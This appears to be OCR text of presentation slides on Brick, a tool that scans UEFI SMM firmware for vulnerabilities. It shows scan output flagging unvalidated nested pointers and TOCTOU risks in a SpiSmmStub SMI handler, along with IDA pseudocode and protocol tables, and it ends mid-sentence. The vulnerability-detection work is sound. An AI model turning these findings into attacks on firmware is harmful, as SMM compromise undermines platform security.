
C:\temp\SpiSmmStub.efi.output\SpiSmmStub.efi

- DEBUG (GetCapabilities.py): Discovered an EFI_SMRAM_DESCRIPTOR at 0x2248
- DEBUG (GetCapabilities.py): Discovered an EFI_SMRAM_DESCRIPTOR at 0x2218
- SUCCESS (callouts.py): No SMM callouts were identified
- DEBUG (smi_nested_pointers.py): Found SmmIsBufferOutsideSmmValid at 0x1974
- **ERROR (smi_nested_pointers.py): SMI Func: SmiHandler (0x1594): missing validation of nested pointers ['field_14', 'field_1C']**
- SUCCESS (low_smm_corruption.py): SMI Func: SmiHandler (0x1594) considered safe: dereferences *CommBufferSize
- SUCCESS (low_smm_corruption.py): No SMI that omits checking CommBufferSize was found
- WARNING (toctou.py): SMI SmiHandler: Member field_0 is fetched multiple times and might be subject to a TOCTOU attack
- WARNING (toctou.py): SMI SmiHandler: Member field_10 is fetched multiple times and might be subject to a TOCTOU attack
- ERROR (toctou.py): SMI SmiHandler: Pointer member field_14 is fetched multiple times and might be subject to a TOCTOU attack
- SUCCESS (legacy_protocols.py): No legacy protocols were found
- INFO (is_edk2.py): SpiSmmStub is not from EDK2, probably OEM specific
- SUCCESS (scan_cseg.py): No SMIs that have CSEG specific behavior were found
- SUCCESS (setvar_info leak.py): No functions that might disclose SMRAM contents were identified

How did Brick get to this conclusion?

IDA database: C:\temp\SpiSmmStub.i64.output\SpiSmmStub.i64	Raw IDA log: C:\temp\SpiSmmStub.log.output\SpiSmmStub.log	efiXplorer report: C:\temp\SpiSmmStub.json.output\SpiSmmStub.json
---	--	--

Phase 0



Phase 1 - Preprocessor

IDA View-A Local Types Hex View-1 Structures Enums Imports Exports

Ordinal	Name	Size	Sync	Description
6366	PCH_SMM_IO_TRAP_CONTROL_PROTOCOL	00000000		
6367	PCH_SMM_IO_TRAP_CONTROL_FUNCTION	00000000		
6368	_PCH_SMM_PERIODIC_TIMER_CONTROL_PROTOCOL	00000000		
6369	PCH_SMM_PERIODIC_TIMER_CONTROL_PROTOCOL	00000000		
6370	PCH_SMM_PERIODIC_TIMER_CONTROL_FUNCTION	00000000		
6371	_PCH_TCO_SMI_DISPATCH_PROTOCOL	00000000		
6372	PCH_TCO_SMI_DISPATCH_PROTOCOL	00000000		
6373	PCH_TCO_SMI_DISPATCH_CALLBACK	00000000		
6374	PCH_TCO_SMI_DISPATCH_REGISTER	00000000		
6375	PCH_TCO_SMI_DISPATCH_UNREGISTER	00000000		
6376	_PCH_SPL_PROTOCOL	00000000		
6377	PCH_SPL_PROTOCOL	00000000		
6378	\$692124F7C0EDB688113A1C379153D561	00000000		
6379	FLASH_REGION_TYPE	00000000		
6380	PCH_SPL_FLASH_READ	00000008		typedef EFI_STATUS (__stdcall) *X(PCH_SPL_PROTOCOL *This, FLASH_REGION_TYPE FlashRegionType,
6381	PCH_SPL_FLASH_WRITE	00000008		typedef EFI_STATUS (__stdcall) *X(PCH_SPL_PROTOCOL *This, FLASH_REGION_TYPE FlashRegionType,
6382	PCH_SPL_FLASH_ERASE	00000008		typedef EFI_STATUS (__stdcall) *X(PCH_SPL_PROTOCOL *This, FLASH_REGION_TYPE FlashRegionType,
6383	PCH_SPL_FLASH_READ_SFDP	00000008		typedef EFI_STATUS (__stdcall) *X(PCH_SPL_PROTOCOL *This, UINT8 ComponentNumber, UINT32 Add
6384	PCH_SPL_FLASH_READ_IJDEC_ID	00000008		typedef EFI_STATUS (__stdcall) *X(PCH_SPL_PROTOCOL *This, UINT8 ComponentNumber, UINT32 Byte
6385	PCH_SPL_FLASH_WRITE_STATUS	00000008		typedef EFI_STATUS (__stdcall) *X(PCH_SPL_PROTOCOL *This, UINT32 ByteCount, UINT8 *StatusValue)
6386	PCH_SPL_FLASH_READ_STATUS	00000008		typedef EFI_STATUS (__stdcall) *X(PCH_SPL_PROTOCOL *This, UINT32 ByteCount, UINT8 *StatusValue)
6387	PCH_SPL_GET_REGION_ADDRESS	00000008		typedef EFI_STATUS (__stdcall) *X(PCH_SPL_PROTOCOL *This, FLASH_REGION_TYPE FlashRegionType,
6388	PCH_SPL_READ_PCH_SOFTSTRAP	00000008		typedef EFI_STATUS (__stdcall) *X(PCH_SPL_PROTOCOL *This, UINT32 SoftStrapAddr, UINT32 ByteCou
6389	PCH_SPL_READ_CPU_SOFTSTRAP	00000008		typedef EFI_STATUS (__stdcall) *X(PCH_SPL_PROTOCOL *This, UINT32 SoftStrapAddr, UINT32 ByteCou
6390	_WDT_PROTOCOL	00000030	Auto	struct {WDT_RELOAD_AND_START ReloadAndStart;WDT_CHECK_STATUS CheckStatus;WDT_DISABLE
6391	WDT_PROTOCOL	00000030	Auto	typedef struct _WDT_PROTOCOL
6392	WDT_RELOAD_AND_START	00000008		typedef EFI_STATUS (__stdcall) *X(UINT32 TimeoutValue)
6393	WDT_CHECK_STATUS	00000008		typedef UINT8 (__stdcall) *X(VOID)
6394	IS WDT REQUIRED	00000008		typedef UINT8 (__stdcall) *X(VOID)

Line 1782 of 6622

Importing protocol definitions from
EDK2 and EDK2-platforms
github.com/tianocore/edk2
github.com/tianocore/edk2-platforms

UEFI Protocols

- Allow inter-module communication
- Producers publish protocols using ***SmmInstallProtocolInterface***
- Each protocol is composed out of a:
 - GUID
 - Interface (usually a vtable)

```
v3 = gSmst->SmmInstallProtocolInterface(  
    &Handle,  
    &EFI_S3_SMM_SAVE_STATE_PROTOCOL_GUID,  
    EFI_NATIVE_INTERFACE,  
    &gEfiS3SmmSaveStateProtocol);
```

```
; EFI_S3_SMM_SAVE_STATE_PROTOCOL gEfiS3SmmSaveStateProtocol  
gEfiS3SmmSaveStateProtocol EFI_S3_SMM_SAVE_STATE_PROTOCOL <offset Write, offset Insert, \  
    ; DATA XREF: sub_1698+56↑o  
    offset Label1, offset Compare>
```

UEFI Protocols

- Consumers utilize existing protocols via *SmmLocateProtocol*
 - Passes the **GUID** of the protocol
 - Receives the associated **interface pointer** in response


```
gSmst->SmmLocateProtocol(&EFI_S3_SMM_SAVE_STATE_PROTOCOL_GUID, 0i64, &gEfiS3SmmSaveStateProtocol);
```

- Afterwards, use the interface pointer to invoke functions implemented by the protocol

```
EFI_STATUS __fastcall SmiHandler_1(EFI_HANDLE DispatchHandle, const void *Context, void *CommBuffer, UINTN *CommBufferSize)
{
    char v6[24]; // [rsp+30h] [rbp-18h] BYREF

    v6[0] = -47;
    gEfiS3SmmSaveStateProtocol->Write(gEfiS3SmmSaveStateProtocol, EFI_BOOT_SCRIPT_IO_WRITE_OPCODE, 0i64, 0xB2i64, 1i64, v6);
    (*(qword_47F0 + 232))(DispatchHandle);
    return 0i64;
}
```


Phase 1 - Preprocessor



Importing protocol definitions from
EDK2 and EDK2-platforms

github.com/tianocore/edk2
github.com/tianocore/edk2-platforms


PCH_SPI_PROTOCOL

Ordinal	Name	Size	Sync	Description
6366	PCH_SMM_IO_TRAP_CONTROL_PROTOCOL	00000000		
6367	PCH_SMM_IO_TRAP_CONTROL_FUNCTION	00000000		
6368	_PCH_SMM_PERIODIC_TIMER_CONTROL_PROTOCOL	00000000		
6369	PCH_SMM_PERIODIC_TIMER_CONTROL_PROTOCOL	00000000		
6370	PCH_SMM_PERIODIC_TIMER_CONTROL_FUNCTION	00000000		
6371	_PCH_TCO_SMI_DISPATCH_PROTOCOL	00000000		
6372	PCH_TCO_SMI_DISPATCH_PROTOCOL	00000000		
6373	PCH_TCO_SMI_DISPATCH_CALLBACK	00000000		
6374	PCH_TCO_SMI_DISPATCH_REGISTER	00000000		
6375	PCH_TCO_SMI_DISPATCH_UNREGISTER	00000000		
6376	_PCH_SPI_PROTOCOL	00000000		
6377	PCH_SPI_PROTOCOL	00000000		
6378	\$692124F7C0EDB688113A1C379153D561	00000000		
6379	FLASH_REGION_TYPE	00000000		
6380	PCH_SPI_FLASH_READ	00000008		typedef EFI_STATUS (__stdcall) *PCH_SPI_PROTOCOL *This, FLASH_REGION_TYPE FlashRegionType,
6381	PCH_SPI_FLASH_WRITE	00000008		typedef EFI_STATUS (__stdcall) *PCH_SPI_PROTOCOL *This, FLASH_REGION_TYPE FlashRegionType,
6382	PCH_SPI_FLASH_ERASE	00000000		
6383	PCH_SPI_FLASH_READ_SFDP	00000000		
6384	PCH_SPI_FLASH_READ_IDECID	00000000		
6385	PCH_SPI_FLASH_WRITE_STATUS	00000000		
6386	PCH_SPI_FLASH_READ_STATUS	00000008		typedef EFI_STATUS (__stdcall) *PCH_SPI_PROTOCOL *This, UINT32 ByteCount, UINT8 *StatusValue,
6387	PCH_SPI_GET_REGION_ADDRESS	00000008		typedef EFI_STATUS (__stdcall) *PCH_SPI_PROTOCOL *This, FLASH_REGION_TYPE FlashRegionType,
6388	PCH_SPI_READ_PCH_SOFTSTRAP	00000000		typedef EFI_STATUS (__stdcall) *PCH_SPI_PROTOCOL *This, UINT32 SoftStrapAddr, UINT32 ByteCou
6389	PCH_SPI_READ_CPU_SOFTSTRAP	00000000		typedef EFI_STATUS (__stdcall) *PCH_SPI_PROTOCOL *This, UINT32 SoftStrapAddr, UINT32 ByteCou
6390	_WDT_PROTOCOL	00000030	Auto	struct {WDT_RELOAD_AND_START ReloadAndStart;WDT_CHECK_STATUS CheckStatus;WDT_DISABLE
6391	WDT_PROTOCOL	00000030	Auto	typedef struct _WDT_PROTOCOL
6392	WDT_RELOAD_AND_START	00000008		typedef EFI_STATUS (__stdcall) *(UINT32 TimeoutValue)
6393	WDT_CHECK_STATUS	00000008		typedef UINT8 (__stdcall) *(VOID)
6394	IS WDT REQUIRED	00000008		typedef UINT8 (__stdcall) *(VOID)

Line 1782 of 6622


Phase 2 - efiXplorer

- <https://github.com/binarly-io/efiXplorer>

A screenshot of the IDA Pro interface showing the pseudocode view of a function named sub_14E4. The window title is 'IDA View-A'. The tabs at the top include 'Pseudocode-A', 'Hex View-1', 'Structures', 'Enums', and 'Imports'. The pseudocode is as follows:

```
1 __int64 __fastcall sub_14E4(__int64 a1, __int64 a2)
2 {
3     __int64 v3; // [rsp+38h] [rbp+10h] BYREF
4
5     v3 = a2;
6     qword_2200 = 0x8000000000000001ui64;
7     if ( sub_1000(qword_2100) )
8         return qword_2200;
9     (*(void (__fastcall **)(__int64 *, __QWORD, __int64 *))(qword_20C0 + 208))(qword_2000, 0i64, &qword_2258);
10    (*(void (__fastcall **)(__int64 (__fastcall *)()), __int64 *, __int64 *))(qword_20C0 + 224))(
11        sub_1594,
12        qword_2000,
13        &qword_2250);
14    (*(void (__fastcall **)(__int64 *, __int64 (__fastcall *)()), __int64 *))(qword_20C0 + 192))(qword_2040, sub_17E8, &v3);
15    qword_2200 = 0i64;
16    sub_1000(qword_2100, -1i64);
17    return qword_2200;
18 }
```

Phase 2 - efiXplorer




The image shows a screenshot of the IDA Pro interface, specifically the Pseudocode-A view for a function named sub_14E4. The function signature is `__int64 __fastcall sub_14E4(__int64 a1, VOID *a2)`. The code is as follows:

```
1 __int64 __fastcall sub_14E4(__int64 a1, VOID *a2)
2 {
3     VOID *Registration; // [rsp+38h] [rbp+10h] BYREF
4
5     Registration = a2;
6     qword_2200 = 0x8000000000000001ui64;
7     if ( sub_1000(qword_2100) )
8         return qword_2200;
9     gSmst->SmmLocateProtocol(&PCH_SPI_PROTOCOL_GUID, 0i64, &gPchSpiProtocol);
10    gSmst->SmiHandlerRegister(SmiHandler, &PCH_SPI_PROTOCOL_GUID, &DispatchHandle);
11    gSmst->SmmRegisterProtocolNotify(&EFI_SMM_END_OF_DXE_PROTOCOL_GUID, sub_PCH_SPI_PROTOCOL_*);
12    qword_2200 = 0i64;
13    sub_10D0(qword_2100, -1i64);
14    return qword_2200;
15 }
```

The interface includes tabs for IDA View-A, Pseudocode-A (active), Hex View-1, Structures, and Enums. Line numbers 1 through 15 are visible on the left margin, with blue circular markers next to lines 5 through 15.

Phase 2 - efiXplorer




The screenshot shows the IDA Pro interface with the 'Pseudocode-A' view selected. The code is a function `sub_14E4` that takes two arguments: `__int64 a1` and `VOID *a2`. The function performs several operations: it declares a `VOID *Registration` pointer, assigns `a2` to it, sets `qword_2200` to a large hexadecimal value, checks if 